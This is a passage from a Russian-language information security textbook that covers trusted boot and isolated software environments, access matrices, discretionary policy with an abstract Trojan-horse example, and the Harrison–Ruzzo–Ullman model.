*Аксиома 5.* Генерация ИПС рассматривается в условиях неизменности конфигурации тех субъектов АС, которые активизируются до старта процедур контроля целостности объектов Oz и последовательности ZL. Неизменность данных субъектов обеспечивается внешними по отношению к самой АС методами и средствами. При анализе или синтезе защитных механизмов свойства указанных субъектов являются априорно заданными.

При решении практических вопросов генерации ИПС можно выделить три самостоятельных направления.

Первое из них связано с использованием внешних по отношению к АС субъектов (как правило, размещенных на внешнем носителе), целостность которых гарантируется методами хранения или периодического контроля. Предопределенность активизации субъектов, локализованных на внешних носителях, обеспечивается свойствами субъектов аппаратно-программного уровня (например, возможно установить такую аппаратную конфигурацию ПЭВМ, при которой будет происходить загрузка операционной системы с ГМД).

Второе направление связано с локализацией ИПС в рамках территориально ограниченного рабочего места (как правило, ПЭВМ) и использует аппаратную поддержку для задания предопределенной последовательности активизации субъектов. Данное направление, как правило, включает и аппаратную поддержку аутентификации

пользователей.

Третье направление связано с реализацией метода доверенной загрузки операционной среды с использованием уже имеющихся в ней механизмов реализации и гарантирования ПБ.

Необходимо заметить, что в различные интервалы активности АС субъектами могут управлять различные пользователи, для которых множество разрешенных субъектов  $E$  различно, в связи с этим будем говорить о множестве  $E_i$  для  $i$ -го пользователя АС.

Будем также подразумевать, что перед установлением однозначного соответствия множества  $E_i$  пользователю  $i$  происходит процедура его аутентификации.

Ниже будут кратко рассмотрены все способы реализации ИПС. Говоря о первом из них необходимо отметить, что в его рамках можно рассматривать конфигурацию ИПС в двух вариантах:

- при локализации всех объектов-источников для порождения ИПС в рамках одного или нескольких внешних носителей;
- при локализации части объектов-источников на внешнем носителе, а части - во внешней памяти рабочего места.

Вторая конфигурация характеризуется потенциальной возможностью нарушения изолированности, состоящей в том, что активизация субъектов из объектов-источников, не принадлежащих внешнему носителю, может производиться вне рамок ИПС. В качестве примера можно рассмотреть ситуацию, когда программы запускаются в рамках операционной среды, загруженной с дискеты. С другой стороны, запуск указанных программ возможен и при загрузке ОС с другого носителя (в частности, с носителей рабочего места), и при этом возможна активизация и тех модулей, которые находятся на дискете.

Следовательно, основной задачей при использовании внешнего носителя для генерации ИПС является обеспечение невозможности активизации любого субъекта из объекта-источника внешнего носителя вне рамок зафиксированной для этого носителя последовательности активизации компонент ИПС.

Наиболее ранний описанный способ проектирования ИПС в рамках подхода с использованием внешнего носителя получил название «невидимой дискеты». Этот способ заключается в том, что все объекты, принадлежащие множеству  $O_z$ , и объекты, описывающие последовательность  $ZL$ , помещаются на внешний носитель, с которого может быть произведена загрузка операционной системы (обычно дискета). Неизменность объектов обеспечивается физической защитой носителя от записи.

Кроме того, использование специальной технологии не позволяет использовать объекты (в том числе и обеспечить выполнение программ) без загрузки ОС именно с этой дискеты.

Практически такая дискета выглядит достаточно нетривиально: будучи помещенной в дисковод ПЭВМ она выглядит как неформатированная (или, в ином варианте, пустая). После загрузки с такой "пустой" дискеты пользователь сразу «погружается» в заданную программу и работает с ней, обращаясь в том числе и к данным на винчестере и запуская программы с локальных несменяемых носителей рабочего места с предварительным контролем неизменности соответствующих им объектов-источников (исполняемых файлов).

Предлагаемый способ позволяет исключить использование изготовленной дискеты без загрузки с нее. Дополнив загружаемую с такой дискеты операционную среду программами проверки целостности, можно добиться соблюдения всех требований изолированности программно-аппаратной среды.

Как следует из утверждения 5, одним из важнейших условий поддержания ИПС является невозможность изменения последовательности активизации компонент.

В данном случае целостность объектов, содержащих последовательность активизации компонент, гарантируется физическим запретом записи на дискету,

Важной проблемой является невозможность прерывания процесса активизации компонент. В ряде операционных сред для этого имеются штатные возможности, предусмотренные для обеспечения защиты от ошибок пользователя, сформировавшего некорректную последовательность активизации компонент ОС. В связи с этим должны быть приняты меры, гарантирующие пассивность органов управления в период отработки последовательности ZL (например, аппаратная блокировка клавиатуры с момента активизации модифицированного BOOT до момента окончания активизации субъектов множества Sz).

Описанный метод позже был реализован во внешних носителях типа CD-ROM, которые позволили значительно (на два порядка) увеличить информационную емкость носителя и загружать с него развитые операционные среды типа OS/2. Однако однократность записи существенно снижает гибкость построения ИПС таким методом.

Неудобство использования загрузочной дискеты и ее быстрый износ обусловили возникновение следующего способа проектирования ИПС.

Откажемся от рассмотрения загрузочной дискеты и рассмотрим ПЭВМ с загрузкой ОС с устройства локального хранения (винчестера) и дополнительным аппаратным устройством изолирования среды.

Рассмотрим два этапа - этап установки ИПС и этап эксплуатации ИПС. Предположим существование N пользователей, каждый i-ный из которых характеризуется некоторой персональной информацией  $K_i$ , не известной другим пользователям и хранящейся на некотором материальном носителе (например, устройстве сенсорной памяти типа Touch Memory). Существует также администратор системы с ИПС, который знает все  $K_i$  и

единолично проводит этап установки. Пользователи (владельцы  $K_i$ ) же участвуют только в этапе эксплуатации.

Процесс установки ИПС состоит из следующих действий:

1. В ПЭВМ устанавливается аппаратный модуль, включающий в себя устройство и программы ПЗУ данного устройства (субъекты аппаратно-программного уровня), реализующие:

- операции сервиса аутентифицирующего носителя пользователя  $C_i$  (как минимум его чтение);
- аутентификацию пользователя с номером  $inc$  введенному им  $K_i$ ; 1- чтение массива данных, содержащего множество доступных для пользователя  $i$  объектов-источников (исполняемых модулей)  $F_{i1}, F_{i2}, \dots, F_{im}$ , составляющих  $Oz$ , а также объект, содержащий  $ZL$ ;
- вычисление информации  $M_{i1}, M_{i2}, \dots, M_{im}$ , фиксирующей целостность объектов-источников  $F_{i1}, \dots, F_{im}$  каждого объекта-источника (информация  $M_{ij}$  должна удовлетворять требованиям хэш-значений и, возможно, зависеть от  $K_i$ ),  $M_{ij}=H(K_i, F_j)$
- блокирование устройств управления и предотвращение загрузки операционной среды с внешнего носителя.

2. Администратор определяет для пользователя  $i$  набор потенциально возможных для активизации субъектов  $E_i$ ,  $E_i=\{P_{i1}, \dots, P_{imi}\}$ ,  $i=1, \dots, N$ .  $Create (P_{ik}, F_j) \rightarrow P_{ij}$ ,  $m_i$  - число разрешенных к запуску задач для  $i$ -го пользователя.

3. Администратор формирует (и заносит на носитель) или считывает с носителя для  $i$ -го пользователя его  $K_i$  и вычисляет значения для последующего контроля целостности  $M_{ijr}==H(K_i, F_{jr})$  где  $H$ - функция КЦ (хэш-функция).

4. Администратор проделывает действия 2 и 3 для всех  $N$  пользователей.

5. Администратор устанавливает в АС МБС с объектом-источником  $F_{ипс}$  и фиксирует его целостность. Установка модуля происходит с учетом условий утверждения 5.

6. Администратор фиксирует целостность объекта, содержащего  $ZL$ .

Процесс эксплуатации состоит из следующих действий.

1. Включение питания и активизация аппаратного модуля:

а) Идентификация пользователя  $i$  по  $K_i$ .

При успехе выполняется п. б), при неудаче ПЭВМ блокируется.

б) Проверка целостности всех установленных в ПЭВМ ПЗУ. При положительном исходе выполняется п. в), при неудаче ПЭВМ блокируется.

в) Чтение по секторам файлов операционной среды и проверка их целостности.

г) Чтение как файла  $F_{ипс}$  (с помощью функций операционной среды) и проверка его целостности. Вариантом может быть чтение  $F_{ипс}$  по секторам.

д) Активизация процесса контроля Рипс. Create(Sx,Фипс)->Фипс. Активизация МБО.

е) Запуск избранной задачи i-го пользователя (может не выполняться).

## 2.РаботавИПС.

Запуск каждого процесса Ps сопровождается проверками:

а) Принадлежит ли Ps к множеству разрешенных для i (Ei) если да, то выполняется п. б), иначе запуск игнорируется.

б) Совпадает ли  $G=H(Ki, Fs,)$  с  $M=H(Ki, Fs)$ , вычисленной администратором.

в) При положительном исходе б) задача запускается, иначе запуск игнорируется.

Легко видеть, что условия изолированности среды выполнены. Кроме того, в данном случае реализован механизм ступенчатого контроля, обеспечивающий чтение реальных данных.

При дополнении в ИПС реализации МБО и выполнении условий, предъявленных выше, к субъектам, входящим в ИПС, сформированная программная среда будет гарантированно защищенной в рамках политики безопасности, реализованной в МБО.

Используя утверждение 4, об одинаковости состояний АС после активизации проверенных на неизменность субъектов в неизменной последовательности, можно описать метод доверенной загрузки компонент операционной среды (кратко «метод доверенной загрузки»).

Пусть предопределен порядок загрузки компонент ОС (под загрузкой компонент ОС понимается активизация различных субъектов ОС из соответствующих объектов-источников различного уровня иерархии). Процедуру загрузки ОС назовем доверенной, если:

- установлена неизменность компонент ОС (объектов), участвующих в загрузке (иными словами - объектов, принадлежащих множеству Oz), причем неизменность установлена до порождения первого субъекта из ZL;

- установлена неизменность объектов, определяющих последовательность активизации компонент ОС (с учетом нескольких уровней иерархии), неизменность обеспечена в течение заданного интервала времени; состояние указанных объектов не может быть изменено никем, кроме предопределенного пользователя (пользователей) АС (это условие соответствует неизменности последовательности ZL).

Легко видеть, что процедура доверенной загрузки обеспечивает одинаковое состояние АС после выполнения загрузки (согласно утверждению 4).

Основная техническая проблема при реализации доверенной загрузки состоит в доступе к объектам высшего уровня иерархии ОС (файлам) до загрузки ядра данной ОС (загружаемую ОС далее будем называть пользовательской). Однако при возможности генерации ИПС для какой-либо иной ОС (далее будем называть ее базовой) можно

предложить итеративную реализацию доверенной загрузки с использованием ресурсов указанной ОС.

Рассмотрим реализацию доверенной загрузки ОС на основе генерации ИПС для одной из операционных сред вычислительной системы. Предположим, что имеется базовая операционная система, для которой возможна полноценная генерация ИПС. Пусть в вычислительной Системе существуют еще операционные системы  $Os_1, Os_2, \dots, Os_n$ . Ставится задача доверенного запуска операционной среды  $OS_j$ . Пусть в базовой операционной системе имеется некоторое условно называемое "шлюзовое ПО" между базовой операционной системой и  $OS_j$ . Функции шлюзового ПО заключаются в обеспечении доступа к файловой системе операционной системы  $OS_j$  (т. е. объектам уровня  $R$ ).

Пусть также пользователь  $i$  имеет физический доступ к комплекту технических средств (рабочему месту) сети (ЭВМ)  $T_m$ , на котором установлена операционная система  $OS_j$ . При использовании комплекта  $T_m$  пользователем  $i$ .

1. Происходит аутентификация пользователя  $i$  (по его индивидуальной информации).
2. Проверяются права пользователя по использованию аппаратной компоненты комплекта  $T_m$ .
3. Контролируется целостность (на основе информации пользователя  $K_i$  либо без нее) всех объектов базовой ОС, размещенных на некотором носителе, локально или удаленно (через технические средства ЛВС) связанном с  $T_t$ .
4. Загружается базовая операционная система и контролируется целостность шлюзового ПО.
5. Загружается шлюзовое ПО (при этом становится доступной как минимум в режиме чтения файловая структура  $OS_j$ , размещенная локально на  $T_m$ ).
6. Контролируется целостность объектов уровней, меньших  $R_j$  ( $R_j$  - максимальный уровень представления объектов в  $OS_j$ ) для  $OS_j$  (см. выше).
7. Контролируется целостность объектов уровня  $R_j$  (файлов)  $OS_j$ .
8. Контролируется целостность объекта, задающего последовательность загрузки компонент.
9. Осуществляется принудительная загрузка (инициируется предопределенный в силу целостности объектов  $O_z$  и последовательности  $ZL$  порядок загрузки компонент ОС) проверенной на целостность  $OS_j$ .

*Утверждение 8 (условия генерации ИПС при реализации метода)*

Пусть ядро ОС содержит МБО и МБС, инициируемые в ОС субъекты попарно корректны, их объекты-источники принадлежит множеству проверяемых на неизменность в ходе доверенной загрузки, МБО запрещает изменение любого объекта-источника и выполнена процедура доверенной загрузки ОС. Тогда после инициирования ядра ОС



генерируется ИПС.

Доказательство. Процедура доверенной загрузки по построению обеспечивает неизменность  $Oz$  и  $ZL$ , по условию утверждения для порождения субъектов разрешены только объекты-источники, принадлежащие  $Oz$ , неизменность объектов-источников по условию гарантируется свойствами МБО. Следовательно, выполнены условия утверждения 5 и генерируется ИПС. Утверждение доказано.

#### **4. Математические модели информационной безопасности**

Модель информационной безопасности - формальное выражение политики безопасности.

Формальные модели необходимы и используются достаточно широко, потому что только с их помощью можно доказать безопасность системы опираясь при этом на объективные и неопровержимые постулаты математической теории. модели безопасности позволяют обосновать жизнеспособность системы и определяют базовые принципы ее архитектуры и используемые при ее построении технологические решения Основная цель создания политики безопасности информационной системы и описания ее в виде формальной модели — это определение условий, которым должно подчиняться поведение системы, выработка критерия безопасности и проведение формального доказательства соответствия системы этому критерию при соблюдении установленных правил и ограничений.

Кроме того, формальные модели безопасности позволяют решить еще целый ряд задач возникающих в ходе проектирования, разработки и сертификации защищенных систем, поэтому их используют не только теоретики информационной безопасности, но и другие категории специалистов, участвующих в процессе создания и эксплуатации защищенных информационных систем (производители, потребители, эксперты-квалификаторы).

Производители защищенных информационных систем используют модели безопасности в следующих случаях:

- при составлении формальной спецификации политики безопасности разрабатываемой системы;
- при выборе и обосновании базовых принципов архитектуры защищенной системы, определяющих механизмы реализации средств защиты;
- в процессе анализа безопасности системы в качестве эталонной модели;
- при подтверждении свойств разрабатываемой системы путем формального доказательства соблюдения политики безопасности.

Потребители путем составления формальных моделей безопасности получают возможности довести до сведения производителей свои требования в четко определённой и непротиворечивой форме, а также оценить соответствие защищенных систем своим потребностям. Эксперты по квалификации в ходе анализа адекватности реализации политики безопасности в защищенных системах используют модели безопасности в качестве эталонов.

Все рассматриваемые модели безопасности основаны на следующих базовых представлениях:

1. Система является совокупностью взаимодействующих сущностей — субъектов и объектов. Безопасность обработки информации и обеспечивается путем решения задачи управления доступом субъектов к объектам в соответствии с заданным набором правил и ограничений, которые образуют политику безопасности. Считается, что система безопасна, если субъекты не имеют возможности нарушить правила политики безопасности.

2. Все взаимодействия в системе моделируются установлением отношений определенного типа между субъектами и объектами. Множество типов отношений определяется в виде набора операций, которые субъекты могут производить над объектами.

3. Все операции контролируются монитором взаимодействий и либо запрещаются, либо разрешаются в соответствии с правилами политики безопасности.

4. Политика безопасности задается в виде правил, в соответствии с которыми должны осуществляться все взаимодействия между субъектами и объектами. Взаимодействия, приводящие к нарушению этих правил, пресекаются средствами контроля доступа и не могут быть осуществлены.

5. Совокупность множеств субъектов, объектов и отношений между ними (установившихся взаимодействий) определяет состояние системы. Каждое состояние системы является либо безопасным, либо небезопасным в соответствии с предложенным в модели критерием безопасности.

6. Основной элемент модели безопасности — это доказательство утверждения (теоремы) о том, что система, находящаяся в безопасном состоянии, не может перейти в небезопасное состояние при соблюдении всех установленных правил и ограничений.

#### **4.1. Классификация математических моделей информационной безопасности по основным видам угроз**



Рис. 4.1. – Классификация моделей информационной безопасности

**4.2. Модели разграничения доступа (защита от угрозы раскрытия информации)**

#### 4.2.1. Описание системы защиты с помощью матрицы доступа

Пусть  $O$  - множество объектов,  $S$  - множество субъектов,  $S \subseteq O$ . Пусть  $U = \{U_1, \dots, U_m\}$  - множество пользователей. Определим отображение:  $own: O \rightarrow U$ .


В соответствии с этим отображением каждый объект объявляется собственностью соответствующего пользователя. Пользователь, являющийся собственником объекта, имеет все права доступа к нему, а иногда и право передавать часть или все права другим пользователям. Кроме того, собственник объекта определяет права доступа других субъектов к этому объекту, то есть политику безопасности в отношении этого объекта. Указанные права доступа записываются в виде матрицы доступа, элементы которой - суть подмножества множества  $R$ , определяющие доступы субъекта  $S_j$  к объекту  $O_i$  ( $i = 1, 2, \dots; j = 1, 2, \dots$ ).

	$O_1$	$O_2$	.....	$O_k$	$S_1$	.....	$S_n$
$S_1$							
$M=S_2$	own R	W	.....				
⋮							
$S_n$							

Рис. 4.2. Матрица доступов

Существует несколько вариантов задания матрицы доступа.

1. Листы возможностей: Для каждого субъекта  $S_j$  создается лист (файл) всех объектов, к которому имеет доступ данный объект.
2. Листы контроля доступа: для каждого объекта создается список всех субъектов, имеющих право доступа к этому объекту.

Дискреционная политика связана с исходной моделью таким образом, что траектории процессов в вычислительной системе ограничиваются в каждом доступе. Причем вершины каждого графа разбиваются на классы и доступ в каждом классе определяется своими правилами каждым собственником. Множество неблагоприятных траекторий  $N$  для рассматриваемого класса политик определяется наличием неблагоприятных состояний, которые в свою очередь определяются запретами на некоторые дуги. Дискреционная политика наиболее исследована. Существует множество разновидностей этой политики. Однако многих проблем защиты эта политика решить не может. Одна из самых существенных слабостей этого класса политик - то, что они не выдерживают атак при помощи «троянского коня». Это означает, в частности, что система защиты, реализующая дискреционную политику, плохо защищает от проникновения вирусов в систему и других средств скрытого разрушающего воздействия. Покажем на примере принцип атаки "Троянским конем" в случае дискреционной политики.

Пример 1: Пусть  $U_1$  - некоторый пользователь, а  $U_2$  - пользователь-злоумышленник,  $O_1$  - объект, содержащий ценную информацию,  $O_2$  - программа с «троянским конем» Т, и М - матрица доступа, которая имеет вид:

	$O_1$	$O_2$
$U_1$	own r w	w
$U_2$		own r w

Рис. 4.3.

Проникновение программы происходит следующим образом. Злоумышленник  $U_2$  создает программу  $O_2$  и, являясь ее собственником, дает  $U_1$  запускать ее и писать в объект  $O_2$  информацию. После этого он инициирует каким-то образом, чтобы  $U_1$  запустил эту программу (например,  $O_2$  - представляет интересную компьютерную игру, которую он предлагает  $U_1$  для развлечения).  $U_1$  запускает  $O_2$  и тем самым запускает скрытую программу Т, которая обладая правами  $U_1$  (т.к. была запущена пользователем  $U_1$ ), списывает в себя информацию, содержащуюся в  $O_1$ . После этого хозяин  $U_2$  объекта  $O_2$ , пользуясь всеми правами, имеет возможность считать из  $O_2$  ценную информацию объекта  $O_1$ .

Следующая проблема дискреционной политики - это автоматическое определение прав. Так как объектов много, то задать заранее вручную перечень прав каждого субъекта на доступ к объекту невозможно. Поэтому матрица доступа различными способами агрегируется, например, оставляются в качестве субъектов только пользователи, а в соответствующую ячейку матрицы вставляются формулы функций, вычисление которых определяет права доступа субъекта, порожденного пользователем, к объекту О. Разумеется, эти функции могут изменяться во времени. В частности, возможно изъятие прав после выполнения некоторого события. Возможны модификации, зависящие от других параметров.

Одна из важнейших проблем при использовании дискреционной политики - это проблема контроля распространения прав доступа. Чаще всего бывает, что владелец файла передает содержание файла другому пользователю и тот, тем самым, приобретает права собственника на информацию. Таким образом, права могут распространяться, и даже, если исходный владелец не хотел передавать доступ некоторому субъекту S к своей информации в О, то после нескольких шагов передача прав может состояться независимо от его воли. Возникает задача об условиях, при которых в такой системе некоторый субъект рано или поздно получит требуемый ему доступ. Эта задача исследовалась в модели "take-grant", когда

форма передачи или взятия прав определяются в виде специального права доступа (вместо own).

#### 4.2.2. Дискреционная модель «Хиррисона–Руззо-Ульмана»

Модель безопасности Харрисона-Руззо-Ульмана, являющаяся классической дискреционной моделью, реализует произвольное управление доступом субъектов к объектам и контроль за распространением прав доступа.

В рамках этой модели система обработки информации представляется в виде совокупности активных сущностей — субъектов (множество  $S$ ), которые осуществляют доступ к информации, пассивных сущностей — объектов (множество  $O$ ), содержащих защищаемую информацию, и конечного множества прав доступа  $R = \{r_1, \dots, r_n\}$ , означающих полномочия на выполнение соответствующих действий (например, чтение, запись, выполнение).

Поведение системы моделируется с помощью понятия состояния. Пространство состояний системы образуется декартовым произведением множеств составляющих ее объектов, субъектов и прав —  $O \times S \times R$ . Текущее состояние системы  $Q$  в этом пространстве определяется тройкой, состоящей из множества субъектов, множества объектов и матрицы прав доступа  $M$ , описывающей текущие права доступа субъектов к объектам, —  $Q=(S,O,M)$ . Строки матрицы соответствуют субъектам, а столбцы — объектам, поскольку множество объектов включает в себя множество субъектов, матрица имеет вид прямоугольника. Любая ячейка матрицы  $M[s,o]$  содержит набор прав субъекта  $s$  к объекту  $o$ , принадлежащих множеству прав доступа  $R$ . Поведение системы во времени моделируется переходами между различными состояниями. Переход осуществляется путем внесения изменений в матрицу  $M$  с помощью команд.

В классической модели допустимы только следующие элементарные операции:

enter  $r$  into  $M[s,o]$  (добавление субъекту  $s$  права  $r$  для объекта  $o$ )

delete  $r$  from  $M[s,o]$  (удаление у субъекта  $s$  права  $r$  для объекта  $o$ )

create subject  $s$  (создание нового субъекта  $s$ )

create object  $o$  (создание нового объекта  $o$ )

destroy subject  $s$  (удаление существующего субъекта  $S$ )

destroy object  $o$  (удаление существующего объекта  $o$ )

Применение любой элементарной операции  $op$  в системе, находящейся в состоянии  $Q=(S,O,M)$  влечет за собой переход в другое состояние  $Q'=(S',O',M')$ , которое отличается от предыдущего состояния  $Q$  по крайней мере одним компонентом.

Операция enter вводит право  $r$  в существующую ячейку матрицы доступа. Содержимое каждой ячейки рассматривается как множество, т.е. если это право уже имеется, то ячейка не изменяется. Операция называется enter монотонной, поскольку она только добавляет права

в матрицу доступа и ничего не удаляет. Действие операции delete противоположно действию операции enter. Она удаляет право из ячейки матрицы доступа, если оно там присутствует. Поскольку содержимое каждой ячейки рассматривается как множество, delete не делает ничего, если удаляемое право отсутствует в указанной ячейке. Поскольку delete удаляет информацию из матрицы доступа, она называется немонотонной операцией. Операции create subject и destroy subject представляют собой аналогичную пару монотонной и немонотонной операции.

Заметим, что для каждой операции существует еще и предусловие ее выполнения: для того чтобы изменить ячейку матрицы доступа с помощью операций enter или delete необходимо, чтобы эта ячейка существовала, т. е. чтобы существовали соответствующие субъект и объект. Предусловиями операций создания create subject/object, является отсутствие создаваемого субъекта/объекта, операций удаления destroy subject/object — наличие субъекта/объекта. Если предусловие любой операции не выполнено, то ее выполнение безрезультатно.

Формальное описание системы  $\Sigma(Q,R,C)$  состоит из следующих элементов:

- конечный набор прав доступа  $R = \{r_1, \dots, r_n\}$ ;
- конечные наборы исходных субъектов  $S_0 = \{s_1, \dots, s_i\}$  и объектов  $O_0 = \{o_1, \dots, o_m\}$ , где  $S_0 \subseteq O_0$ ;
- исходная матрица доступа, содержащая права доступа субъектов к объектам —  $M_0$ ;
- конечный набор команд  $O\{aj(x_1, x_k)\}$ , каждая из которых состоит из условий выполнения и интерпретации в терминах перечисленных элементарных операций.

Поведение системы во времени моделируется с помощью последовательности состояний  $\{Q_j\}$ , в которой каждое последующее состояние является результатом применения некоторой команды из множества  $C$  к предыдущему  $Q_{n+1} = C_n(Q_n)$ . Каждое состояние определяет отношения доступа, которые существуют между сущностями системы в виде множества субъектов, объектов и матрицы прав. Поскольку для обеспечения безопасности необходимо наложить запрет на некоторые отношения доступа, для заданного начального состояния системы должна существовать возможность определить множество состояний, в которые она сможет из него попасть. Это позволит задавать такие начальные условия (интерпретацию команд  $C$ , множества объектов  $O_0$ , субъектов  $S_0$  и матрицу доступа  $M_0$ ), при которых система никогда не сможет попасть в состояния, не желательные с точки зрения безопасности. Следовательно, для построения системы с предсказуемым поведением необходимо для заданных начальных условий получить ответ на вопрос: сможет ли некоторый субъект  $s$  когда-либо приобрести право доступа  $r$  для некоторого объекта  $o$ ?

Критерий безопасности модели Харрисона–Руззо–Ульмана формулируется следующим образом:

*Для заданной системы начальное состояние  $Q_0 = (S_0, O_0, M_0)$  является безопасным относительно права  $r$ , если не существует применимой к  $Q_0$  последовательности команд, в результате которой право  $r$  будет занесено в ячейку матрицы  $M$ , в которой оно отсутствовало в состоянии  $Q_0$ .*

Смысл данного критерия состоит в том, что для безопасной конфигурации системы субъект никогда не получит право  $r$  доступа к объекту, если он не имел его изначально.

Из критерия безопасности следует, что для данной модели ключевую роль играет выбор значений прав доступа и их использование в условиях команд. Хотя модель не налагает никаких ограничений на смысл прав и считает их равнозначными, те из них, которые участвуют в условиях выполнения команд, фактически представляют собой не права доступа к объектам (как, например, чтение и запись), а права управления доступом, или права на осуществление модификации ячеек матрицы доступа. Таким образом, по сути дела данная модель описывает не только доступ субъектов к объектам, а распространение прав доступа от субъекта к субъекту, поскольку именно изменение содержания ячеек матрицы доступа определяет возможность выполнения команд, в том числе команд, модифицирующих саму матрицу доступа, которые потенциально могут привести к нарушению критерия безопасности.

Необходимо отметить, что с точки зрения практики построения защищенных систем модель Харрисона – Руззо - Ульмана является наиболее простой в реализации и эффективной в управлении, поскольку не требует никаких сложных алгоритмов, и позволяет управлять полномочиями пользователей с точностью до операции над объектом, чем и объясняется ее распространенность среди современных систем. Кроме того, предложенный в данной модели критерий безопасности является весьма сильным в практическом плане, поскольку позволяет гарантировать недоступность определенной информации для пользователей, которым изначально не выданы соответствующие полномочия.

Однако, Харрисон, Руззо и Ульман доказали, что в общем случае не существует алгоритма, который может для произвольной системы, ее начального состояния  $Q_0 = (S_0, O_0, M_0)$  и общего права  $r$  решить, является ли данная конфигурация безопасной. Доказательство опирается на свойства машины Тьюринга, с помощью которой моделируется последовательность переходов системы из состояния в состояние.

Как уже было сказано, все дискреционные модели уязвимы по отношению к атаке с помощью «троянского коня», поскольку в них контролируются только операции доступа субъектов к объектам, а не потоки информации между ними. Поэтому, когда "троянская" программа, которую нарушитель подсунул некоторому пользователю, переносит



информацию из доступного этому пользователю объекта в объект, доступный нарушителю, то формально никакое правило дискреционной политики безопасности не нарушается, но утечка информации происходит.

